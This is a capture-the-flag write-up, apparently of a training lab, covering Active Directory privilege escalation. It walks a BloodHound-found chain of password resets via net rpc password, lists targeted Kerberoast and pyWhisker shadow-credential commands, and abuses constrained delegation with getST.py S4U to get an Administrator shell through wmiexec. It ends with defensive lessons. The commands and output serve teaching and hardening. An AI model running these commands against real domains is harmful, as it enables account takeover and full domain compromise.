
I searched for TABATHA_BRITT in the graph, selected the node, and scrolled down to Node Info -> OUTBOUND OBJECT CONTROL -> Transitive Object Control, which is the view that shows every object this account can influence, directly or through a chain of other accounts.


That produced exactly the kind of graph I was hoping for: a visible chain of edges connecting TABATHA_BRITT outward to several other accounts, rather than a dead end.
BloodHound’s edges are not just labels, right-clicking one and opening Help -> Linux Abuse gives the exact attacker-side commands for exploiting whatever relationship that edge represents, which saves a lot of time compared to looking each primitive up separately. The edge between TABATHA_BRITT and the next account in the chain was ForceChangePassword, and the help panel laid out exactly what full control over an account like that grants: the ability to run a targeted Kerberoast against it, and, more usefully here, the ability to reset that user’s password outright without ever knowing their current one.
BloodHound’s help panel for this edge actually lays out three separate ways to abuse it, and I read through all three before picking one, since it is worth knowing the other options exist even when only one of them fits the situation in front of you.
What BloodHound’s ForceChangePassword abuse panel offers
Targeted Kerberoast. targetedKerberoast.py can run a Kerberoast against just the controlled account instead of the whole domain:
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'It automates the request, extraction, and cleanup, leaving a crackable hash to run offline.
Force Change Password. This is the option I actually needed here: Samba’s net tool sets a target account’s password outright, using the controlling account’s own credentials to authenticate the change.
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"pth-toolkit’s net tool does the same over pass-the-hash if I only have a hash rather than a plaintext password, substituting ffffffffffffffffffffffffffffffff for an unknown LM half:
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"Once the target’s password is something I chose, I can log in as them directly, drive PowerView’s ACL functions as that identity, or RDP to anything they have access to.
Shadow Credentials. pyWhisker attaches an attacker-controlled certificate to the target’s msDS-KeyCredentialLink attribute, which then authenticates as that account via PKINIT without ever touching its actual password:
pywhisker.py -d "domain.local" -u "controlledAccount" -p "somepassword" --target "targetAccount" --action "add"Since I only needed to move to the next account in the chain and had no interest in leaving a certificate artifact behind, a straightforward password reset was the cleanest option. I went with net rpc password to change the first user’s password in the chain.
┌─[abadd0n@EX3CP01S0N] - [~] - [Wed Apr 03, 10:51]
└─[$]> net rpc password "SHAWNA_BRAY" "BaphometwasHere420@$" -U "thm.corp"/"TABATHA_BRITT"%"marlboro(1985)" -S "10.10.197.78"
net rpc password gives no output at all on success, which is a little unnerving the first time you run it, so I wanted to verify the change had actually landed before trusting it.
┌─[abadd0n@EX3CP01S0N] - [~] - [Wed Apr 03, 10:52]
└─[$]> crackmapexec smb 10.10.197.78 -u SHAWNA_BRAY 'BaphometwasHere420@$'
SMB         10.10.197.78    445    HAYSTACK         [*] Windows 10.0 Build 17763 x64 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
Looking back at that verification command, I had dropped the -p flag before the password entirely, so crackmapexec was really just attempting a blank-password login rather than testing the one I had actually set, which explains why it came back without a positive hit. Rather than lose more time debugging one link in isolation, I decided to just walk the whole ACL chain in a single pass, using each freshly set password to authenticate the next reset, since SHAWNA_BRAY was never the account I actually cared about, DARLA_WINTERS at the far end of the chain was.
┌─[abadd0n@EX3CP01S0N] - [~] - [Wed Apr 03, 10:56]
└─[$]> net rpc password "SHAWNA_BRAY" "BaphometwasHere420@$" -U "thm.corp"/"TABATHA_BRITT"%"marlboro(1985)" -S "10.10.197.78"
┌─[abadd0n@EX3CP01S0N] - [~] - [Wed Apr 03, 10:56]
└─[$]> net rpc password "CRUZ_HALL" "BaphometwasHere420@$" -U "thm.corp"/"SHAWNA_BRAY"%"BaphometwasHere420@$" -S "10.10.197.78"
┌─[abadd0n@EX3CP01S0N] - [~] - [Wed Apr 03, 10:57]
└─[$]> net rpc password "DARLA_WINTERS" "BaphometwasHere420@$" -U "thm.corp"/"CRUZ_HALL"%"BaphometwasHere420@$" -S "10.10.197.78"
┌─[abadd0n@EX3CP01S0N] - [~] - [Wed Apr 03, 10:57]
└─[$]>
This time I ran the verification command correctly, and the confirmation showed exactly the result I was after.
┌─[abadd0n@EX3CP01S0N] - [~/impacket/examples] - [Wed Apr 03, 10:58]
└─[$]> crackmapexec smb 10.10.197.78 -u users.lst -p 'BaphometwasHere420@$'
SMB         10.10.197.78    445    HAYSTACK         [*] Windows 10.0 Build 17763 x64 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB         10.10.197.78    445    HAYSTACK         [+] thm.corp\DARLA_WINTERS:BaphometwasHere420@$
With DARLA_WINTERS’s new password confirmed valid, I re-ran BloodHound-python under this identity specifically because a different account almost always exposes different edges in the graph, and DARLA_WINTERS sat at the end of that ACL chain for a reason I wanted to understand.
┌─[abadd0n@EX3CP01S0N] - [~/thm/boxes/reset/bloodhound2] - [Wed Apr 03, 10:59]
└─[$]> bloodhound-python -d thm.corp -u DARLA_WINTERS -p 'BaphometwasHere420@$' -ns 10.10.197.78 -c all
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (haystack.thm.corp:88)] [Errno 110] Connection timed out
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos
INFO: Found 222 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: HayStack.thm.corp
INFO: Done in 00M 48S
I loaded that second collection into BloodHound and marked DARLA_WINTERS as owned to start the analysis fresh, curious what made this specific account the end of a four-account ForceChangePassword chain.

I did not have to dig far. The very first thing that stood out on DARLA_WINTERS’s node was that the account had delegation rights configured, which immediately explained why the chain led here specifically rather than stopping at CRUZ_HALL or SHAWNA_BRAY.
In the Active Directory, delegation is a feature that enables specific accounts (user or computer) to impersonate other accounts to access particular services on the network.
==Privilege Escalation==
Specifically, DARLA_WINTERS had constrained delegation configured to the cifs service class on HayStack.thm.corp, the domain controller itself.
Why delegation to CIFS matters
CIFS (Common Internet File System) is the protocol behind Windows file and print sharing: it is what lets a client read, write, and manage files on a remote server, and it underlies the C$/ADMIN$ administrative shares along with ordinary file shares. Constrained delegation to cifs/HayStack.thm.corp means DARLA_WINTERS is explicitly trusted to request service tickets as any other user for that specific service on that specific host. That is exactly the primitive Kerberos’s S4U extensions were built for, and it means an account with this delegation right can impersonate a much more privileged user, up to and including Administrator, purely against that one service.
With that delegation right in hand, the plan was straightforward: use DARLA_WINTERS’s own credentials to request a service ticket for the CIFS service, but ask the KDC to issue it as if it were Administrator instead.
┌─[abadd0n@EX3CP01S0N] - [~/impacket/examples] - [Wed Apr 03, 11:19]
└─[$]> python3 getST.py -k -impersonate Administrator -spn cifs/HayStack.thm.corp thm.corp/DARLA_WINTERS
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating Administrator
[*] 	Requesting S4U2self
[*] 	Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
That S4U2self-then-S4U2proxy request worked exactly as expected: getST.py handed back a usable service ticket impersonating Administrator against the cifs service on HayStack. A cifs ticket alone does not give an interactive shell, but tools like wmiexec ride on top of the same SMB/DCOM machinery that CIFS provides, so with that impersonated ticket loaded into my Kerberos cache, wmiexec was the natural next step to actually get code execution as Administrator.
┌─[abadd0n@EX3CP01S0N] - [~/impacket/examples] - [Wed Apr 03, 11:19]
└─[$]> export KRB5CCNAME=Administrator.ccache┌─[abadd0n@EX3CP01S0N] - [~/impacket/examples] - [Wed Apr 03, 11:21]
└─[$]> python3 wmiexec.py -k -no-pass Administrator@HayStack.thm.corp
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
thm\administrator
C:\>Conclusion
This was a genuinely hard machine, and most of that difficulty was not any single exploit but the sheer number of pivots required to get there. Figuring out that an NTLM-coercion lure was the way to turn lily’s limited share access into a real second credential took real trial and error, and from that point on almost every subsequent step depended on running BloodHound again with a freshly obtained account to see what had newly opened up. What stands out to me most, looking back, is how much of this box was really about not stopping at the first dead end: the Kerberoast hashes did not crack, GetUserSPNs.py needed a couple of retries before it even returned results, and the first net rpc password verification looked like a failure because of a dropped command-line flag rather than a real technical block. Each of those moments could have looked like a wall if I had not kept pushing past them, and the actual privilege escalation, walking an ACL chain to an account with constrained delegation and abusing S4U to impersonate Administrator, only became visible once I had worked all the way through to the end of that chain.
Lessons and Takeaways
- Never leave onboarding material with real credentials on a share reachable before authentication. A single slide deck here was the entire initial foothold.
- Treat writable file shares as a coercion surface, not just a storage location. Planting NTLM-theft lures in a folder other users actually browse into is a reliable way to harvest credentials without ever touching an exploit.
- Disable Kerberos pre-authentication only for accounts that truly require it, and enforce strong passwords wherever it is disabled. AS-REP roasting turned a single such account into a real domain credential in seconds once cracked.
- Audit
ForceChangePasswordand other generic-write ACL grants regularly. A chain of four accounts each able to reset the next one’s password is a privilege escalation path even when no single link in that chain looks dangerous on its own. - Scope constrained delegation as tightly as possible, and monitor for S4U2self/S4U2proxy requests that impersonate high-privilege accounts. An account with delegation to a domain controller’s CIFS service is functionally one Kerberos request away from Administrator.